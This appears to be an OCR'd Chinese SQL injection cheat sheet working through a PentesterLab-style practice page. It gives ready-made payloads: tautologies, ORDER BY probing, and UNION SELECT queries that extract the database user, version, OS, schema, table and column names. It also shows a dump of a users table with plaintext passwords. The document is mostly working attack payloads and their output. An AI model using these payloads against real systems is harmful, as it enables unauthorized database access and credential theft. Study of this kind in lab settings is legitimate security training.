测试注入点

```
1'or'1'='1
'
and 1=2
or 1=1

```

order by 测试列

```
1'order by 1 --
1'order by 3 --
```

union select 查询关键信息

```
1' and 1=2 union select 1,2 --
1' and 1=2 union select user(),database()  --  查询数据库用户和使用数据库
1'and 1=2 union select 1,@@global.version_compile_os from mysql.user -- 获取操作系统信息
1' and ord(mid(user(),1,1))=114 --  查看数据库权限

```


爆出所有数据库

```
union select 1,2,schema_name,4,5 from information_schema.schemata %23
```

猜测数据库表名

```
1' and exists(select * from users) -- 可用burpsite批量爆破 如果mysql大于5 包含information_schema  就可以不适用这个方法，见下文
http://cohux.com:7012/sqli/example1.php?name=root'union select 1,2,group_concat(table_name),4,5 from information_schema.tables where table_schema=database%23 获取当前表
http://cohux.com:7012/sqli/example1.php?name=root'union select 1,2,group_concat(column_name),4,5 from information_schema.columns where table_name=0x7573657273%23 获取users表中所有的列 0x7573657273为users 16进制 %23为url编码# 意思为注释
http://cohux.com:7012/sqli/example1.php?name=root'union select
```

```
1,2,concat(id,name,age,groupid,passwd),4,5 from users%23
```




```
http://cohux.com:7012/sqli/example1.php?name=root' union select 1,2,group_concat(table_name),4,5 from information_schema.tables where table_schema=database()%23
```

☐ Enable Post data ☐ Enable Referrer

cohux.com:7012/sqli/example1.php?name=root'union select 1,2,gro

PentesterLab.com

id	name	age
2	root	30
1	2	users




```
http://cohux.com:7012/sqli/example1.php?name=root' union select 1,2,group_concat(column_name),4,5 from information_schema.columns where table_name=0x7573657273%23
```

☐ Enable Post data ☐ Enable Referrer

cohux.com:7012/sqli/example1.php?name=root'union select 1,2,gro

testerLab.com

id	name	age
2	root	30
1	2	id,name,age,groupid,passwd



```
http://cohux.com:7012/sqli/example1.php?name=root' union select 1,2,concat(id,name,age,groupid,passwd),4,5 from users%23
```

```
cohux.com:7012/sqli/example1.php?name=root'union select 1,2,con
```

id	name	age
2	root	30
1	2	1admin1010admin
1	2	2root300admin21
1	2	3user152secret
1	2	5user225azerty
1	2	6daiya2330woshimima

猜解字段名

```
1' and exists(select first_name from users) --
ID: 1' and exists(select last_name from users) --
```

爆出数据库中字段的内容

```
1' and 1=2 union select first_name,last_name from users --
```